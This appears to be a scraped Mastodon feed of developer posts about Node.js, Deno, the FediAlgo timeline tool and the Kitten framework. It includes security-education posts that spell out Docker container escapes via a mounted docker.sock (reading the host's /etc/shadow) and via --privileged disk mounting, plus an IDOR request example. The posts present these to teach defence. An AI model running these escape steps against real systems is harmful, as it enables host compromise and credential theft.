


(the customizable timeline algorithm / filtering system for your Mastodon feed) v1.2.2 is deployed now. Has a switch that makes sure any / users / etc. that you follow are displayed as filter options even if they don't meet the minimum number of recent toots threshold.

Also a bunch of bug fixes and small improvements.

* Try it here: michelcrypt4d4mus.github.io/fe
* Code: github.com/michelcrypt4d4mus/f
* Video of FediAlgo in action (slightly outdated): universeodon.com/@cryptadamist

screenshot of fedialgo demo
ALT text

screenshot of fedialgo demo

@cryptadamist@universeodon.com
@reynardsec@infosec.exchange

A grumpy ItSec guy walks through the office when he overhears an exchange of words.

devops0: I need to manage other containers on the node from my container, hmm...
devops1: Just mount /var/run/docker.sock into it and move on.

ItSec (walking by): Guys... a quick test. From inside that container, run:

curl -s --unix-socket /var/run/docker.sock http://localhost/containers/json 

If you get JSON back, then you've handed that container admin-level control of the Docker daemon - so please don't...

devops0: So what? What does it mean?

Let's learn by example. The Docker CLI talks to the Docker daemon over a UNIX socket at (by default) /var/run/docker.sock [1]. That socket exposes the Docker Engine's REST API. With it, you can list, start, stop, create, or reconfigure containers - effectively controlling the host via the daemon. Now, the oops pattern we seeing:

# Dangerous: gives the container full control of the Docker daemon
docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu:24.04

If an attacker gets any code execution in that container (RCE, webshell, deserialization bug, etc), they can pivot to the Docker host. Here's how in practice:

# 1) From the compromised container that "sees" docker.sock: create a "helper" container that bind-mounts the host root

# apt update && apt install -y curl

curl --unix-socket /var/run/docker.sock -H 'Content-Type: application/json' \
-X POST "http://localhost/containers/create?name=escape" \
-d '{
"Image": "ubuntu:24.04",
"Cmd": ["sleep","infinity"],
"HostConfig": { "Binds": ["/:/host:rw"] }
}'

# 2) Start it
curl --unix-socket /var/run/docker.sock -X POST http://localhost/containers/escape/start

From there, the attacker can shell in and operates on /host (add SSH keys, read secrets, drop binaries, whatever), or even chroots because why not:

# Read /etc/shadow of Docker Host using only curl, step 1:

curl --unix-socket /var/run/docker.sock -s \
-H 'Content-Type: application/json' \
-X POST http://localhost/containers/escape/exec \
-d '{
"AttachStdout": true,
"AttachStderr": true,
"Tty": true,
"Cmd": ["cat","/host/etc/shadow"]
}'

# Step 2, read output of previous command (replace exec ID with yours):
curl --unix-socket /var/run/docker.sock -s --no-buffer \
-H 'Content-Type: application/json' \
-X POST http://localhost/exec/1ec29063e5c13ac73b907f57470552dd39519bad293bf6677bedadaad9fcde89/start \
-d '{"Detach": false, "Tty": true}'

Keep in mind this isn't only an RCE issue: SSRF-style bugs can coerce internal services into calling local admin endpoints (including docker.sock or a TCP-exposed daemon).

And one more important point: we understand you may not like when texts like this include conditionals: if a container is compromised, if SSRF exists, then the socket becomes a bridge to owning the host. It's understandable. Our job, however, is to assume those "ifs" eventually happen and remove the easy paths for bad actors.

[1] docs.docker.com/reference/cli/
[2] docs.docker.com/engine/api/

Other grumpy stories:
1) infosec.exchange/@reynardsec/1
2) infosec.exchange/@reynardsec/1
3) infosec.exchange/@reynardsec/1

grumpy cat
ALT text

grumpy cat

@cryptadamist@universeodon.com

Ω🪬Ω



New version (v1.1.0) of , the customizable timeline algorithm / filtering system for your Mastodon feed, has a toggle switch to allow or disallow the selection of more than one filter option for when you're checking out your favourite hashtags.

* Link: michelcrypt4d4mus.github.io/fe
* Code: github.com/michelcrypt4d4mus/f
* Video of FediAlgo in action (slightly out of date): universeodon.com/@cryptadamist

screenshot of fedialgo multiselect for hashtag filters
ALT text

screenshot of fedialgo multiselect for hashtag filters

@reynardsec@infosec.exchange

A grumpy ItSec guy walks through the office when he overhears an exchange of words.

dev0: Big news - we finally upgraded every framework to the latest.
dev1: And the pipeline looks good: SAST, container scan, DAST... all green.
dev0: ItSec won't have anything to nitpick now!

ItSec (walking by): ... and BAC?
dev0: BAC?
ItSec: Broken Access Control [1]. Did you actually test for it?

dev1: What's he on about this time?

Let's learn by example: imagine an endpoint that returns a specific invoice.

GET /api/invoices/123
Authorization: Bearer <token-for-user-A>

User A legitimately fetches invoice 123. Now change only the ID:

GET /api/invoices/124
Authorization: Bearer <token-for-user-A>

If the app returns 200 with User B's data, you've got Broken Access Control (aka IDOR).

Even worse, try a write operation:

PATCH /api/invoices/124
Authorization: Bearer <token-for-user-A>

{"status": "paid"}

If that works... it's a problem.

Access control enforces who can do what on which resource. When it's broken, attackers can act outside their permissions: read others data, modify or delete it, or trigger business functions they shouldn't. In practice, this often comes from missing server-side checks that tie the caller to the resource owner (or an allowed role).

Why your shiny scanners may have missed it:

1) SAST sees code patterns, not ownership semantics (it can't deduce "invoice 124 belongs to User B").
2) DAST usually crawls with one session; it rarely performs cross-identity trials (User A poking at User B's data).
3) CI/CD "green checks" mean dependencies, images, and common vulns look fine - not that your authorization logic is correct.

What can you do?

1) Enforce checks on the server (never rely on the client): before every read/update/delete, verify the caller is the owner or has a permitted role.
2) Centralize authorization in a service/middleware.
3) Prefer opaque, unguessable IDs (UUIDs) over sequential integers, but still enforce server checks (UUIDs are not security).
4) Deny by default. Make allow-lists explicit.

[1] owasp.org/Top10/A01_2021-Broke

@aral@mastodon.ar.al

The new integrated Markdown parser I’ve been implementing in Kitten has been kicking my ass for the past few weeks but I think I finally have it fully working and seamlessly so. Expect a new release this/next week that brings the parsing of Markdown pages (.page.md files) in your apps up to the standard of the recently-improved runtime Markdown parsing in Kitten HTML tagged-template strings (within `<markdown>…</markdown>` blocks).

The coolest thing is I was able to implement this without introducing any new syntax. In fact, I was able to simplify things so that you can now add arbitrary JavaScript to your Markdown pages within a multi-line script block in the YAML front matter (`script: |`) and use JavaScript string interpolation syntax in your Markdown (and, of course, Kitten components and conditionals, which, themselves, rely on string interpolation).

The only place where you have to deviate from standard Markdown in your Markdown pages is if you have JavaScript string interpolations or Kitten components/conditionals in code fences within your Markdown. In that case, you’ll have to escape them (e.g., `<\${Component} />`, `\<if \${something}>something\</if>`, etc.). And, to be fair, the person most impacted by this is likely me as the Kitten documentation at kitten.small-web.org is written in Kitten so I had a lot of escaping to do. But for any other use case, it means that things should just work and work exactly as they do in JavaScript pages (page.js files).

Anyway, so this is going to be a breaking change so I thought I’d give you (the three of you playing with Kitten right now?) a heads up. Of course, I’ll be updating the documentation to reflect all this.

(Remember, Kitten is in pre-release and it’s the framework I’m building/using to create Catalyst – the Small Web hosting solution – and Yarn – a small web – peer to peer – personal site app. So Kitten isn’t the means, not the end. And, at least until the Version 1 API freeze, things can and will break. That said, there’s nothing stopping you from playing with it now and, to be fair, at this point, such breaking changes should become rarer and rarer).

:kitten:💕

kitten.small-web.org

Kitten: Home

@Shini92@mas.to

I'm working on a in plain 👀
Not published yet, put maybe I will fight as a competitor 🤔

This is already working AND fully written in with decorator proposal

What do you think?

```ts
const cats: Cat[] = [
  new Cat({ id: "1aefd497-bb47-47e3-b160-cb69c5ba0ff4", name: "Kami", age: 4 }),
];

@Path("/cats")
export class CatController {
  @Get
  @Path("/")
  public list(): Cat[] {
    return cats;
  }

  @Get
  @Path("/:id")
  public getById(@PathVariable() id: UUID): Cat | null {
    return cats.find((cat) => cat.id === id) ?? null;
  }

  @Post
  @Path("/")
  public create(@RequestBody(Cat) cat: Cat): Cat {
    cat.id = randomUUID();
    cats.push(cat);
    return cat;
  }

  @Put
  @Path("/:id")
  public update(@PathVariable() id: UUID, @RequestBody(Cat) cat: Cat): Cat {
    const index = cats.findIndex((c) => c.id === id);
    if (index === -1) {
      throw new NotFoundResponseError("Cat not found");
    }
    cats[index] = cat;
    return cat;
  }

  @Delete
  @Path("/:id")
  public delete(@PathVariable() id: UUID): void {
    const index = cats.findIndex((c) => c.id === id);
    if (index === -1) {
      throw new NotFoundResponseError("Cat not found");
    }
    cats.splice(index, 1);
  }
}
```
ALT text

```ts const cats: Cat[] = [ new Cat({ id: "1aefd497-bb47-47e3-b160-cb69c5ba0ff4", name: "Kami", age: 4 }), ]; @Path("/cats") export class CatController { @Get @Path("/") public list(): Cat[] { return cats; } @Get @Path("/:id") public getById(@PathVariable() id: UUID): Cat | null { return cats.find((cat) => cat.id === id) ?? null; } @Post @Path("/") public create(@RequestBody(Cat) cat: Cat): Cat { cat.id = randomUUID(); cats.push(cat); return cat; } @Put @Path("/:id") public update(@PathVariable() id: UUID, @RequestBody(Cat) cat: Cat): Cat { const index = cats.findIndex((c) => c.id === id); if (index === -1) { throw new NotFoundResponseError("Cat not found"); } cats[index] = cat; return cat; } @Delete @Path("/:id") public delete(@PathVariable() id: UUID): void { const index = cats.findIndex((c) => c.id === id); if (index === -1) { throw new NotFoundResponseError("Cat not found"); } cats.splice(index, 1); } } ```

@cryptadamist@universeodon.com
@Alex0007@mastodon.social
@reynardsec@infosec.exchange

A grumpy ItSec guy walks through the office when he overhears an exchange of words.

Dev0: Hey, this isn't working, I hate containers...
Dev1: Maybe just add the --privileged flag!

ItSec: Just… no. Simply no. No privileged mode - the grumpy fellow interjects as he walks away.

Dev0: Jesus, fine - no privileged mode.
Dev1: Okay, but… why?

Here's why (one, simple example): 

Docker's --privileged flag lifts almost all restrictions from your container - exactly the opposite of --cap-drop=ALL. Let's demo the difference. 

1) Start two containers.

docker run -itd --privileged --name ubuntu-privileged ubuntu
docker run -itd --name ubuntu-unprivileged ubuntu

2) Inspect /dev in the unprivileged container.

docker exec -it ubuntu-unprivileged bash
ls /dev
exit

You'll only see a limited set of devices. No disk access. 

3) Now inspect /dev in the privileged container.

docker exec -it ubuntu-privileged bash
ls /dev

/dev/sda exposed! Sometimes you may see /dev/mapper when LVM is in place. Then "apt update && apt install -y lvm2" and "lvscan" may help during next phase.

4) Exploitation part (inside the privileged container) - simply mount /dev/sda to any writable path in container.

mkdir /tmp/whatever
mount /dev/sda1 /tmp/whatever

5) You can now enumerate - and access - the Docker host's logical volume.

ls -la /tmp/whatever

6) If you wish, you can even chroot into the host:

chroot /tmp/whatever /bin/bash

The moral of the story is to avoid privileged mode, because in the event of an incident (e.g. an attacker compromising an app running inside a container), you significantly increase the likelihood of successful lateral movement from the container to the Docker host - and from there into the rest of your infrastructure.

Usually the grumpy guy means well. He just doesn't know how to explain it properly.

@SocketSecurity@fosstodon.org

🚨 New research: North Korea’s Contagious Interview campaign is back, with 67 new malicious npm packages, a new malware loader (XORIndex), and 17K+ downloads.

Details, IOCs, and full package list →

socket.dev/blog/contagious-int

socket.dev

Contagious Interview Campaign Escalates With 67 Malicious np...

North Korean threat actors deploy 67 malicious npm packages using the newly discovered XORIndex malware loader.

@cryptadamist@universeodon.com
@thisismissem@hachyderm.io

So recently the @nodejs project posted an article seeking LGBTQIA+ stories from people who use or have contributed to Node.js, I shared the link last week.

Anyway, I decided to submit a story of how Node.js and tech in general was a lifeline for me as a teenager, in a world where I didn't quite fit in, and how I came to realise I was trans.

Many thanks to them for providing this opportunity!

nodejs.org/en/blog/community/2

nodejs.org

Node.js — Node.js LGBTQIA+ Stories: Emelia Smith

Node.js® is a free, open-source, cross-platform JavaScript runtime environment that lets developers create servers, web apps, command line tools and scripts.

@thisismissem@hachyderm.io

Well, that was a fun error: went to install a node.js project, which depended on sqlite, and it failed because Python 3.13 no longer has distutils in it, and you instead need to do:

pip install --upgrade setuptools

To get the distutils package.

This happened because the Node.js module for sqlite uses node-gyp for building, which depends on distutils.

@SocketSecurity@fosstodon.org
@cryptadamist@universeodon.com

Ω🪬Ω
Latest release of , the customizable timeline algorithm / filtering system for your Mastodon feed, lets you blur / hide images marked as sensitive / , which solves the "unwanted dick pics in your feed" issue that can come up when users of one of the more "risque" fediverse servers manage to make one of their favourite hashtags trend.

* Link: michelcrypt4d4mus.github.io/fe
* Code: github.com/michelcrypt4d4mus/f
* Video of FediAlgo in action: universeodon.com/@cryptadamist
* Release notes: github.com/michelcrypt4d4mus/f

screenshot of fedialgo showing an image post from the mastobate.social server has been blurred out
ALT text

screenshot of fedialgo showing an image post from the mastobate.social server has been blurred out

@SocketSecurity@fosstodon.org
@cryptadamist@universeodon.com

Ω🪬Ω
new release of , the customizable timeline algorithm / filtering system for your Mastodon feed, counts the number of times each hashtag appears in your timeline even if people don't use a "#" character to give you a better sense of what people are talking about in the Fediverse.

there's a little bit of art vs. science here because some strings are disqualified from this kind of counting (e.g. a word like "the" should not be counted even if some maniac decided to make it a hashtag) so let me know if you see any weirdly high counts.

* Link: michelcrypt4d4mus.github.io/fe
* Code: github.com/michelcrypt4d4mus/f
* Video of FediAlgo in action: universeodon.com/@cryptadamist

screenshot of fedialgo hashtag filters
ALT text

screenshot of fedialgo hashtag filters

@mithfindel@mastodon.social

Or donc,

Idéalement, où mes 20+ années d'expérience dans "la tech" au sens large pourraient bénéficier à l', l', la .

Il y a peu de domaines de la tech qui me font peur. J'ai fait du front, du back, de l'embarqué, du desktop, de l'intégration.

Je connais très bien l'écosystème , un peu moins et - et j'apprends vite.

Je me reconnais à 100% dans cette description des "généralistes experts" : martinfowler.com/articles/expe

@cryptadamist@universeodon.com
screenshot of fedialgo demo
ALT text

screenshot of fedialgo demo

@cryptadamist@universeodon.com

Ω🪬Ω
, the customizable timeline algorithm / filtering system for your Mastodon feed, now has a "TOTAL CHAOS" preset for when you're really feeling like mixing up your timeline in addition to a way to weight toots based on the author's follower count, highlighting of hashtags based on how much you use or interact with them, and a bunch of other fund stuff.

* Try It: michelcrypt4d4mus.github.io/fe
* Code: github.com/michelcrypt4d4mus/f
* Video of FediAlgo in action: universeodon.com/@cryptadamist

screenshot of fedialgo with TOTAL CHAOS preset chosen
ALT text

screenshot of fedialgo with TOTAL CHAOS preset chosen

@cryptadamist@universeodon.com

Ω🪬Ω
The new version of is much, much faster at loading and reordering the timeline. Also has fancy gradients to show you which hashtags in your feed are the ones trending the most and which ones you post about the most. Also a bunch of other tweaks and improvements.

* Try the demo: michelcrypt4d4mus.github.io/fe
* Video of it in action: universeodon.com/@cryptadamist
* Release notes: github.com/michelcrypt4d4mus/f

Screenshot of Fedialgo demo
ALT text

Screenshot of Fedialgo demo

@cryptadamist@universeodon.com
screenshot of fedialgo showing threaded feature in background and reply box in foreground
ALT text

screenshot of fedialgo showing threaded feature in background and reply box in foreground

@michael@thms.uk

I have posted about this before, but wanted to re-iterate how much in love I am with FediAlgo:

I’m currently on paternity leave so have around half an hour per day for social. That is of course far from enough to keep up with a chronological timeline like mine, and previously with Mastodon the FOMO was real.

Now I go to FediAlgo and I feel I got an overview over what’s interesting in that day. It’s also immensely customisable, but the defaults do a decent job for me.

If you haven’t tried it yet, I highly recommend you try it out. You can try it out on my personal playground at fedialgo.thms.uk or on the maintainer’s official website at michelcrypt4d4mus.github.io/fe

Thanks @cryptadamist for the work you put into this!

michelcrypt4d4mus.github.io

FediAlgo Demo for Mastodon

@cryptadamist@universeodon.com

The fine @michael has deployed the demo app to a place where you can test out the customizable algorithm + filtering system for your home timeline with nothing more than a web browser. You can find it here:

fedialgo.thms.uk/

Here's a video of the FediAlgo demo in action (there's a few new features since the video): universeodon.com/@cryptadamist

cc: @rolle @paige @LaurensHof

universeodon.com

⚯ Michel de Cryptadamus ⚯ (@cryptadamist@universeodon.com)

Attached: 1 video Ω🪬Ω New release of #FediAlgo (customizable #algorithm for your #Mastodon timeline) has a couple of cool features: 1. Configuration presets (so you can easily put discussions or trending toots at the top of your #timeline without fiddling with the individual settings) 2. A "What's Trending" section that will show you the top trending hashtags, links, and posts scraped from 30 or so of the most popular Mastodon servers All the old features like filtering for particular languages / hashtags / users or a minimum number of replies / boosts / etc. are still there. For now you still need to use the command line to run it (it's easy tho). If there's interest I can deploy the demo publicly. * Demo app: https://github.com/michelcrypt4d4mus/fedialgo_demo_app_foryoufeed * Library: https://github.com/michelcrypt4d4mus/fedialgo #FediTools #FediTips #Fediverse #Mastodon #activitypub #mastohelp #Fedi #foss #nodejs #opensource #MastoAdmin #SocialWeb #Feed #timeline #algorithmicFeed #algorithmicTimeline #TL #algorithm #node #nodejs

@tdp_org@mastodon.social

Dependabot opened a PR to update my logging pipeline from Node22 to 24 this morning. This auto-deployed to a pre-prod environment and my stats tell me Node 24 is using ~8% (of 1GiB) more RAM than Node 22, with very similar workload.
My setup is Google Cloud Run running Debian slim.
Anyone seen this? I can't find anything being reported on the web.

@cryptadamist@universeodon.com

The fine @michael has deployed the demo app to a place where you can test out the customizable algorithm + filtering system for your home timeline with nothing more than a web browser. You can find it here:

fedialgo.thms.uk/

Here's a video of the FediAlgo demo in action (there's a few new features since the video): universeodon.com/@cryptadamist

cc: @rolle @paige @LaurensHof

universeodon.com

⚯ Michel de Cryptadamus ⚯ (@cryptadamist@universeodon.com)

Attached: 1 video Ω🪬Ω New release of #FediAlgo (customizable #algorithm for your #Mastodon timeline) has a couple of cool features: 1. Configuration presets (so you can easily put discussions or trending toots at the top of your #timeline without fiddling with the individual settings) 2. A "What's Trending" section that will show you the top trending hashtags, links, and posts scraped from 30 or so of the most popular Mastodon servers All the old features like filtering for particular languages / hashtags / users or a minimum number of replies / boosts / etc. are still there. For now you still need to use the command line to run it (it's easy tho). If there's interest I can deploy the demo publicly. * Demo app: https://github.com/michelcrypt4d4mus/fedialgo_demo_app_foryoufeed * Library: https://github.com/michelcrypt4d4mus/fedialgo #FediTools #FediTips #Fediverse #Mastodon #activitypub #mastohelp #Fedi #foss #nodejs #opensource #MastoAdmin #SocialWeb #Feed #timeline #algorithmicFeed #algorithmicTimeline #TL #algorithm #node #nodejs

@LunaFreyja@hachyderm.io

Is Node.js the future of backend development, or just a beautifully wrapped grenade?

Lately, I see more and more backend systems, yes, even monoliths, built entirely in Node.js, sometimes with server-side rendering layered on top. These are not toy projects. These are services touching sensitive PII data, sometimes in regulated industries.

When I first used Node.js years ago, I remember:
• Security concepts were… let’s say aspirational.
• Licensing hell due to questionable npm dependencies.
• Tests were flaky, with mocking turning into dark rituals.
• Behavior of libraries changed weekly like socks, but more dangerous.
• Internet required to run a “local” build. How comforting.

Even with TypeScript, it all melts back into JavaScript at runtime, a language so flexible it can hang itself.

Sure, SSR and monoliths can simplify architecture. But they also widen the attack surface, especially when:
• The backend is non-compiled.
• Every endpoint is a potential open door.
• The system needs Node + a fleet of dependencies + a container + prayer just to run.

Compare that to a compiled, stateless binary that:
• Runs in a scratch container.
• Requires zero runtime dependencies.
• Has encryption at rest, in transit, and ideally per-user.
• Can be observed, scaled, audited, stateless and destroyed with precision.

I’ve shipped frontends that are static, CDN-delivered, secure by design, and light enough to fit on a floppy disk. By running them with Node, I’m loading gigabytes of unknown tooling to render “Hello, user”.

So I wonder:
Is this the future? Or am I just… old?

Are we replacing mature, scalable architectures with serverless spaghetti and 12-factor mayhem because “it works on Vercel”?

Tell me how you build secure, observable, compliant systems in Node.js.
Genuinely curious.
Mildly terrified and maybe old.

Compiled Languages vs NodeJs picture
ALT text

Compiled Languages vs NodeJs picture

@nullagent@partyon.xyz · Reply to nullagent

Wrote a little parser for meshcore packets tonight. It's still messy and a lot more to implement. But, it reads the container format so I'm happy for now.

I have meshcore packets flowing from multiple repeaters(on different frequencies) talking on wifi using udp broadcasts.

The repeaters automatically discover each other on the network and now I'm able to watch their chatter with a quick nodejs server.

@cryptadamist@universeodon.com

The FediAlgo hashtag filter section now highlights any hashtags you've posted about recently.

Interestingly the most I've used the app the more I've found feed filtering gets a ton of mileage for me. It's a huge change of pace to be able to instantly flip between whatever people are talking about on the Fediverse. Not really something you can do on any other social media platform I'm aware of.

* video of FediAlgo + link: universeodon.com/@cryptadamist

screenshot of fedialgo demo app
ALT text

screenshot of fedialgo demo app

@cryptadamist@universeodon.com

The FediAlgo hashtag filter section now highlights any hashtags you've posted about recently.

Interestingly the most I've used the app the more I've found feed filtering gets a ton of mileage for me. It's a huge change of pace to be able to instantly flip between whatever people are talking about on the Fediverse. Not really something you can do on any other social media platform I'm aware of.

* video of FediAlgo + link: universeodon.com/@cryptadamist

screenshot of fedialgo demo app
ALT text

screenshot of fedialgo demo app

@deno_land@fosstodon.org
@cryptadamist@universeodon.com

Ω🪬Ω
New release of (customizable for your timeline) has a couple of cool features:

1. Configuration presets (so you can easily put discussions or trending toots at the top of your without fiddling with the individual settings)

2. A "What's Trending" section that will show you the top trending hashtags, links, and posts scraped from 30 or so of the most popular Mastodon servers

All the old features like filtering for particular languages / hashtags / users or a minimum number of replies / boosts / etc. are still there.

* Usable demo: michelcrypt4d4mus.github.io/fe
* Code: github.com/michelcrypt4d4mus/f
* Library: github.com/michelcrypt4d4mus/f

@aral@mastodon.ar.al

New Kitten release 🎉

kitten.small-web.org

• New: Lovely new icons¹ and new callouts in Kitten Settings²

• New: Markdown now supports attributes and bracketed spans³

• New: client-side `kitten` global with `trigger` function for triggering events on the server from the client. (Useful when streaming client-side JavaScript when using Kitten’s Streaming HTML⁴ workflow. e.g., when you have to use a client-only web API like the Clipboard API but you want to keep all your logic on your server-side page.⁵)

• Fixed: The bound render function returned by `KittenComponent` class’s `component` getter now correctly awaits asynchronous templates. (In Kitten, you don’t have to care whether your templates contain promises. Kitten handles all that for you.)

Enjoy! :kitten:💕

¹ kitten.small-web.org/reference

² mastodon.ar.al/@aral/114381983

³ kitten.small-web.org/reference (also see mastodon.ar.al/@aral/114381462)

⁴ kitten.small-web.org/tutorials

⁵ e.g., See how I use this to implement a copy to clipboard button in the database page of Kitten’s Settings: codeberg.org/kitten/app/src/br Of course, you don’t have to use this and you can just write client-side JavaScript or use the built-in Alpine.js integration. e.g., how I do it on the (older) settings/identity page: codeberg.org/kitten/app/src/br

codeberg.org

app/web/🐱/settings🔒/identity/index.page.js at main

app - A web development kit that’s small, purrs, and loves you.

@deno_land@fosstodon.org
@thisismissem@hachyderm.io · Reply to Emelia 👸🏻

Like the Bluesky team wrote a tonne of code to prevent common node.js fetch() security bugs, including:
- SSRF attacks
- Disabling automatic following of redirects
- malicious protocols
- timeouts
- response size attacks

But somehow none of this is really ever considered by most folks when using fetch() in node.js

github.com/bluesky-social/atpr

github.com

atproto/packages/internal/fetch-node/src/safe.ts at main · bluesky-social/atproto

Social networking technology created by Bluesky. Contribute to bluesky-social/atproto development by creating an account on GitHub.

@thisismissem@hachyderm.io

Something I've never seen documented is how to actually do SSRF prevention with Node.js's fetch implementation.

Like you could resolve DNS before making the request, and assert the IP addresses are public IP addresses, but afaict, fetch() will do that too so you could theoretically get two different results (although unlikely)

Feels like Node.js should just ship an SSRF safe fetch implementation.

@aral@mastodon.ar.al

New Kitten release

• Fixes #236¹: The data preview pages in Kitten’s settings how handle circular references in the deserialised data (which may contain your custom classes if that’s what you were persisting in the database).

kitten.small-web.org

:kitten:💕

PS. Those pages are very rudimentary at the moment and are good for getting quick visual overview of the data you’re persisting. For a fully interactive view, use Kitten’s interactive shell (REPL)² to explore your data until I’ve had a chance to implement a more comprehensive visual interface.

PPS. You persist data in Kitten using the built-in JavaScript Database (JSDB)³ (Or, of course, you can install and use any other database.)

¹ codeberg.org/kitten/app/issues
² kitten.small-web.org/reference
³ codeberg.org/small-tech/jsdb#j

codeberg.org

jsdb

A zero-dependency, transparent, in-memory, streaming write-on-update JavaScript database for the Small Web that persists to a JavaScript transaction log.

@deno_land@fosstodon.org
@company@prorocketeers.com

✌️Neustále hledáme způsoby, jak co nejlépe propojit technologie s reálnými potřebami zákazníků. 🤝

Náš software developer Ondra Sýkora se podělil o svou zkušenost s vývojem e-commerce služby @smontazi , která umožňuje spojit nákup produktu s montážní službou do jedné objednávky.

🔗 Více se dozvíte v rozhovoru:
prorocketeers.com/blog/rezerva 🚀


, ,

Rozhovor o e-commerce startupu ProRocketeers
ALT text

Rozhovor o e-commerce startupu ProRocketeers

@deno_land@fosstodon.org

Traces can show:
- which code triggered an operation
- what happened
- when it happened, and
- how long it took

Here's how you can make your traces include all child operations to simplify debugging 👇

@deno_land@fosstodon.org

Traces can show:
- which code triggered an operation
- what happened
- when it happened, and
- how long it took

Here's how you can make your traces include all child operations to simplify debugging 👇

@deno_land@fosstodon.org

Data analysis in Jupyter notebooks with... TypeScript?! 😱
✅ using `fetch` and other web standards
✅ fast dataframes with nodejs-polars
✅ easy charts with @observablehq
✅ rich interactive UIs with JavaScript

Learn more in this detailed walkthrough 👇
deno.com/blog/exploring-art-wi

deno.com

Exploring Art with TypeScript, Jupyter, Polars, and Observable Plot

With Deno's Jupyter support, you can explore, interact, and create interactive charts with TypeScript and HTML. Here's a tutorial featuring data of over 130,000 famous artworks.

@richiekhoo@hachyderm.io

Package Manager for Markdown

I'm working on a project that is intended to encourage folk to make markdown text files which can be bundled together in different bundles of text files using a package manager.

Question for coders; Which package manager would you suggest I use?

Main criterias (in order) are:

1. Easy for someone with basic command line skills to edit the file and update version numbers and add additional packages.

2. All being equal, more commonly and easy to setup is preferred.


@tommi@pan.rent

Looking for CMS advice

Hey Web devs!

Do you have any suggestions, tips, opinions, dos, don’ts about headless CMSes?

I have a growing list of small/mid non-profits and collectives asking for my help to (re)make their website. I totally want to help, but I don’t have much time, especially considering that they generally have little or no funding—I would most definitely point them to @VillageOneCoop, otherwise.

Therefore, I want a super simple and replicable solution where I can copy-paste most of the code, while providing them with a stable, fast, and modern solution. I had a look at the Headless CMS section in the Jamstack website, but I need opinions from people who actually used some of that software already.

Needs

  • I want to code and configure everything using @eleventy
  • Admin interface () for the client to add pages and write posts
  • Static website in the front-end
  • Simple and reliable CI/CD
  • No/minimal maintenance after the first setup
  • Self-hostable (I was taking this for granted so much that I forgot to write it)
  • If it requires forge integration, it should support

Nice to have

  • Possibly using , not
  • Allowing the client to customize a bit their website through the admin interface, with a GUI
  • CMS app packaged on @yunohost
  • No CMS vendor lock-in
  • I’d love to write as little JavaScript as possible

Absolutely not

Please, boost this and ask around! Links to videos, tutorials, and resources are welcome.

People whose perspective I would really value: @zachleat @harryfk @deno_land @jaredwhite @vanillaweb @stefan @mxbck @WeirdWriter @deadsuperhero (Sorry if I am spamming you!)

jamstack.org

Headless CMS - Top Content Management Systems | Jamstack

Check out this showcase of some of the best, open source headless CMSes. This is community-drive so be sure to submit your favorite CMS today!

@nullagent@partyon.xyz · Reply to nullagent

Wrote a little parser for meshcore packets tonight. It's still messy and a lot more to implement. But, it reads the container format so I'm happy for now.

I have meshcore packets flowing from multiple repeaters(on different frequencies) talking on wifi using udp broadcasts.

